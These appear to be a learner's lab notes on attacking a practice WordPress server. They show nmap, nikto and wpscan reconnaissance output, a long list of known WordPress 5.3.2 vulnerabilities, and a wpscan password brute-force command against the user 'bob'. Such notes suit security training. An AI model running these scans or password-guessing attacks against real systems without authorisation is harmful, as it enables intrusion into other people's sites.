2_wordpress_host_server_1

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-10 20:10 EST
Nmap scan report for 172.16.1.1
Host is up (0.0012s latency).
Nmap scan report for 172.16.1.4
Host is up (0.00012s latency).
Nmap scan report for 172.16.1.6
Host is up (0.00060s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.29 seconds
```

SO, we can know that wp_host_server_1**(I will call it wp later)** 's ip is 172.16.1.6

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC -p- 172.16.1.6
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-10 20:20 EST
Nmap scan report for 172.16.1.6
Host is up (0.00064s latency).
Not shown: 65360 filtered tcp ports (no-response), 172 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 08:af:4d:3c:91:26:85:2c:30:d1:38:d7:cd:8c:c3:1d (RSA)
|   256 a8:7c:c9:a5:2d:dd:04:d0:e0:25:2a:cd:f7:68:0c:06 (ECDSA)
|_  256 a2:72:b9:95:7b:55:2e:57:78:26:75:d4:71:69:89:46 (ED25519)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
|_http-title: Armour Infosec
|_http-generator: WordPress 5.3.2
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=armour infosec/organizationName=Armour infosec/stateOrProvinceName=MP/countryName=IN
| Not valid before: 2020-01-30T18:25:03
|_Not valid after:  2021-01-29T18:25:03
|_http-title: 400 Bad Request
MAC Address: 08:00:27:23:83:A4 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.78 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC -p- 172.16.1.6
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-10 20:20 EST
Nmap scan report for 172.16.1.6
Host is up (0.00064s latency).
Not shown: 65360 filtered tcp ports (no-response), 172 filtered tcp ports (host-prohibited)
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 08:af:4d:3c:91:26:85:2c:30:d1:38:d7:cd:8c:c3:1d (RSA)
|   256 a8:7c:c9:a5:2d:dd:04:d0:e0:25:2a:cd:f7:68:0c:06 (ECDSA)
|_  256 a2:72:b9:95:7b:55:2e:57:78:26:75:d4:71:69:89:46 (ED25519)
80/tcp  open  http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
|_http-title: Armour Infosec
|_http-generator: WordPress 5.3.2
443/tcp open  ssl/http Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14)
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=armour infosec/organizationName=Armour infosec/stateOrProvinceName=MP/countryName=IN
| Not valid before: 2020-01-30T18:25:03
|_Not valid after:  2021-01-29T18:25:03
```

|_http-title: 400 Bad Request
MAC Address: 08:00:27:23:83:A4 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 191.78 seconds

set host

┌──(kali㉿kali)-[~]
└─$ **nikto -host 172.16.1.6**

```
┌──(kali㉿kali)-[~]
└─$ nikto -host 172.16.1.6
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          172.16.1.6
+ Target Hostname:    172.16.1.6
+ Target Port:        80
+ Start Time:         2023-01-11 05:23:11 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
+ Retrieved x-powered-by header: PHP/7.3.14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to prote
ct against some forms of XSS
+ Uncommon header 'link' found, with multiple values: (<https://www.armourinfosec.test/index.
php?rest_route=/>; rel="https://api.w.org/",<https://www.armourinfosec.test/>; rel=shortlink,
)
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
 content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is t
he EOL for the 2.x branch.
+ OpenSSL/1.0.2k-fips appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and
0.9.8zc are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version
 usually matches the WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /: A Wordpress installation was found.
+ 8727 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2023-01-11 05:25:03 (GMT-5) (112 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


But, We can not access the subpage in wordpress

To solve it, we need to run:
┌──(kali㉿kali)-[~]
└─$ echo "172.16.1.6 www.armourinfosec.test" >> /etc/hosts
zsh: permission denied: /etc/hosts

but permission denied.

According to this link:https://superuser.com/a/1565339
I can use this cmd to run:
┌──(kali㉿kali)-[~]
└─$ **sudo /bin/sh -c 'echo "172.16.1.6 www.armourinfosec.test" >> /etc/hosts'**
（**And remember, from now, if u want to use WPScan, --url + www.armourinfosec.test but not --url + 172.16.1.6**）

After that, we can access the website correctly.



Besides, we know that:
- wordpress version is 5.3.2 from nmap
- subpage for login is /wp-admin(cause we have done this in recon, it is easy to know)

wp_username_enumerate

Do this again.

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url 172.16.1.6 -P ~/Downloads/rockyou.txt -U bob -t 100 --api-token=TOKEN
```

But nothing found

wp_theme_enumerate

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url www.armourinfosec.test -e vt --api-token=TOKEN
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
```

```
         \ /\ / | |    ____) | (__| (_| | | | |
          V  V  |_|   |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                      Version 3.8.18
          Sponsored by Automattic - https://automattic.com/
          @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
```

[+] URL: http://www.armourinfosec.test/ [172.16.1.6]
[+] Started: Wed Jan 11 06:19:15 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 | - Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
 | - X-Powered-By: PHP/7.3.14
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://www.armourinfosec.test/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 | - http://codex.wordpress.org/XML-RPC_Pingback_API
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://www.armourinfosec.test/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://www.armourinfosec.test/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 | - https://www.iplocation.net/defend-wordpress-from-ddos
 | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
 | Found By: Emoji Settings (Passive Detection)
 | - http://www.armourinfosec.test/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.3.2'
 | Confirmed By: Meta Generator (Passive Detection)
 | - http://www.armourinfosec.test/, Match: 'WordPress 5.3.2'
 |
 | [!] 37 vulnerabilities identified:
 |
 | [!] Title: WordPress < 5.4.1 - Password Reset Tokens Failed to Be Properly Invalidated
 | Fixed in: 5.3.3
 | References:
 | - https://wpscan.com/vulnerability/7db191c0-d112-4f08-a419-a1cd81928c4e
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11027
 | - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 | - https://core.trac.wordpress.org/changeset/47634/
 | - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 | - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-ww7v-jg8c-q6jw
 |
 | [!] Title: WordPress < 5.4.1 - Unauthenticated Users View Private Posts
 | Fixed in: 5.3.3
 | References:
 | - https://wpscan.com/vulnerability/d1e1ba25-98c9-4ae7-8027-9632fb825a56
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11028
 | - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 | - https://core.trac.wordpress.org/changeset/47635/
 | - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 | - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-xhx9-759f-6p2w
 |
 | [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Customizer
 | Fixed in: 5.3.3
 | References:
 | - https://wpscan.com/vulnerability/4eee26bd-a27e-4509-a3a5-8019dd48e429
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11025
 | - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 | - https://core.trac.wordpress.org/changeset/47633/
 | - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 | - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-4mhg-j6fx-5g3c
 |
 | [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Search Block
 | Fixed in: 5.3.3
 | References:
 | - https://wpscan.com/vulnerability/e4bda91b-067d-45e4-a8be-672ccf8b1a06
 | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11030
 | - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 | - https://core.trac.wordpress.org/changeset/47636/
 | - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
 | - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-vccm-6qmc-qhjh

|
| [!] Title: WordPress < 5.4.1 - Cross-Site Scripting (XSS) in wp-object-cache
| Fixed in: 5.3.3
| References:
| - https://wpscan.com/vulnerability/e721d8b9-a38f-44ac-8520-b4a9ed6a5157
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11029
| - https://wordpress.org/news/2020/04/wordpress-5-4-1/
| - https://core.trac.wordpress.org/changeset/47637/
| - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-568w-8m88-8q2c
|
| [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in File Uploads
| Fixed in: 5.3.3
| References:
| - https://wpscan.com/vulnerability/55438b63-5fc9-4812-afc4-2f1eff800d5f
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11026
| - https://wordpress.org/news/2020/04/wordpress-5-4-1/
| - https://core.trac.wordpress.org/changeset/47638/
| - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-todays-wordpress-5-4-1-security-update/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-3gw2-4656-pfr2
| - https://hackerone.com/reports/179695
|
| [!] Title: WordPress < 5.4.2 - Authenticated XSS in Block Editor
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/831e4a94-239c-4061-b66e-f5ca0dbb84fa
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4046
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-rpwf-hrh2-39jf
| - https://pentest.co.uk/labs/research/subtle-stored-xss-wordpress-core/
| - https://www.youtube.com/watch?v=tCh7Y8z8fb4
|
| [!] Title: WordPress < 5.4.2 - Authenticated XSS via Media Files
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/741d07d1-2476-430a-b82f-e1228a9343a4
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4047
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-8q2w-5m27-wm27
|
| [!] Title: WordPress < 5.4.2 - Open Redirection
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/12855f02-432e-4484-af09-7d0fbf596909
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4048
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/WordPress/commit/10e2a50c523cf0b9785555a688d7d36a40fbeccf
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-q6pw-gvf4-5fj5
|
| [!] Title: WordPress < 5.4.2 - Authenticated Stored XSS via Theme Upload
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/d8addb42-e70b-4439-b828-fd0697e5d9d4
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4049
| - https://www.exploit-db.com/exploits/48770/
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-87h4-phjv-rm6p
| - https://hackerone.com/reports/406289
|
| [!] Title: WordPress < 5.4.2 - Misuse of set-screen-option Leading to Privilege Escalation
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/b6f69ff1-4c11-48d2-b512-c65168988c45
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4050
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/WordPress/commit/dda0ccdd18f6532481406cabede19ae2ed1f575d
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-4vpv-fgg2-gcqc
|
| [!] Title: WordPress < 5.4.2 - Disclosure of Password-Protected Page/Post Comments
| Fixed in: 5.3.4
| References:
| - https://wpscan.com/vulnerability/eea6dbf5-e298-44a7-9b0d-f078ad4741f9
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25286
| - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
| - https://github.com/WordPress/WordPress/commit/c075eec24f2f3214ab0d0fb0120a23082e6b1122
|
| [!] Title: WordPress 4.7-5.7 - Authenticated Password Protected Pages Exposure
| Fixed in: 5.3.7
| References:
| - https://wpscan.com/vulnerability/6a3ec618-c79e-4b9c-9020-86b157458ac5
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-29450
| - https://wordpress.org/news/2021/04/wordpress-5-7-1-security-and-maintenance-release/
| - https://blog.wpscan.com/2021/04/15/wordpress-571-security-vulnerability-release.html
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pmmh-2f36-wvhq
| - https://core.trac.wordpress.org/changeset/50717/
| - https://www.youtube.com/watch?v=J2GXmxAdNWs
|
| [!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer
| Fixed in: 5.3.8

| References:
| - https://wpscan.com/vulnerability/4cd46653-4470-40ff-8aac-318bee2f998d
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36326
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-19296
| - https://github.com/WordPress/WordPress/commit/267061c9595fedd321582d14c21ec9e7da2dcf62
| - https://wordpress.org/news/2021/05/wordpress-5-7-2-security-release/
| - https://github.com/PHPMailer/PHPMailer/commit/e2e07a355ee8ff36aba21d0242c5950c56e4c6f9
| - https://www.wordfence.com/blog/2021/05/wordpress-5-7-2-security-release-what-you-need-to-know/
| - https://www.youtube.com/watch?v=HaW15aMzBUM
|
| [!] Title: WordPress < 5.8.2 - Expired DST Root CA X3 Certificate
| Fixed in: 5.3.10
| References:
| - https://wpscan.com/vulnerability/cc23344a-5c91-414a-91e3-c46db614da8d
| - https://wordpress.org/news/2021/11/wordpress-5-8-2-security-and-maintenance-release/
| - https://core.trac.wordpress.org/ticket/54207
|
| [!] Title: WordPress < 5.8 - Plugin Confusion
| Fixed in: 5.8
| References:
| - https://wpscan.com/vulnerability/95e01006-84e4-4e95-b5d7-68ea7b5aa1a8
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44223
| - https://vavkamil.cz/2021/11/25/wordpress-plugin-confusion-update-can-get-you-pwned/
|
| [!] Title: WordPress < 5.8.3 - SQL Injection via WP_Query
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21661
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-6676-cqfm-gw84
| - https://hackerone.com/reports/1378209
|
| [!] Title: WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21662
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-699q-3hj9-889w
| - https://hackerone.com/reports/425342
| - https://blog.sonarsource.com/wordpress-stored-xss-vulnerability
|
| [!] Title: WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21664
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jp3p-gw8h-6x86
|
| [!] Title: WordPress < 5.8.3 - Super Admin Object Injection in Multisites
| Fixed in: 5.3.11
| References:
| - https://wpscan.com/vulnerability/008c21ab-3d7e-4d97-b6c3-db9d83f390a7
| - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21663
| - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jmmq-m8p8-332h
| - https://hackerone.com/reports/541469
|
| [!] Title: WordPress < 5.9.2 - Prototype Pollution in jQuery
| Fixed in: 5.3.12
| References:
| - https://wpscan.com/vulnerability/1ac912c1-5e29-41ac-8f76-a062de254c09
| - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/
|
| [!] Title: WP < 6.0.2 - Reflected Cross-Site Scripting
| Fixed in: 5.3.13
| References:
| - https://wpscan.com/vulnerability/622893b0-c2c4-4ee7-9fa1-4cecef6e36be
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.2 - Authenticated Stored Cross-Site Scripting
| Fixed in: 5.3.13
| References:
| - https://wpscan.com/vulnerability/3b1573d4-06b4-442b-bad5-872753118ee0
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.2 - SQLi via Link API
| Fixed in: 5.3.13
| References:
| - https://wpscan.com/vulnerability/601b0bf9-fed2-4675-aec7-fed3156a022f
| - https://wordpress.org/news/2022/08/wordpress-6-0-2-security-and-maintenance-release/
|
| [!] Title: WP < 6.0.3 - Stored XSS via wp-mail.php
| Fixed in: 5.3.14
| References:
| - https://wpscan.com/vulnerability/713bdc8b-ab7c-46d7-9847-305344a579c4
| - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
| - https://github.com/WordPress/wordpress-develop/commit/abf236fdaf94455e7bc6e30980cf70401003e283
|
| [!] Title: WP < 6.0.3 - Open Redirect via wp_nonce_ays
| Fixed in: 5.3.14

```
|     References:
|      - https://wpscan.com/vulnerability/926cd097-b36f-4d26-9c51-0dfab11c301b
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/506eee125953deb658307bb3005417cb83f32095
|
| [!] Title: WP < 6.0.3 - Email Address Disclosure via wp-mail.php
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/c5675b59-4b1d-4f64-9876-068e05145431
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/5fcdee1b4d72f1150b7b762ef5fb39ab288c8d44
|
| [!] Title: WP < 6.0.3 - Reflected XSS via SQLi in Media Library
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/cfd8b50d-16aa-4319-9c2d-b227365c2156
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/8836d4682264e8030067e07f2f953a0f66cb76cc
|
| [!] Title: WP < 6.0.3 - CSRF in wp-trackback.php
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/b60a6557-ae78-465c-95bc-a78cf74a6dd0
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/a4f9ca17fae0b7d97ff807a3c234cf219810fae0
|
| [!] Title: WP < 6.0.3 - Stored XSS via the Customizer
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/2787684c-aaef-4171-95b4-ee5048c74218
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/2ca28e49fc489a9bb3c9c9c0d8907a033fe056ef
|
| [!] Title: WP < 6.0.3 - Stored XSS via Comment Editing
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/02d76d8e-9558-41a5-bdb6-3957dc31563b
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/89c8f7919460c31c0f259453b4ffb63fde9fa955
|
| [!] Title: WP < 6.0.3 - Content from Multipart Emails Leaked
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/3f707e05-25f0-4566-88ed-d8d0aff3a872
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/3765886b4903b319764490d4ad5905bc5c310ef8
|
| [!] Title: WP < 6.0.3 - SQLi in WP_Date_Query
|     Fixed in: 5.3.14
|     References:
|      - https://wpscan.com/vulnerability/1da03338-557f-4cb6-9a65-3379df4cce47
|      - https://wordpress.org/news/2022/10/wordpress-6-0-3-security-release/
|      - https://github.com/WordPress/wordpress-develop/commit/d815d2e8b2a7c2be6694b49276ba3eee5166c21f
|
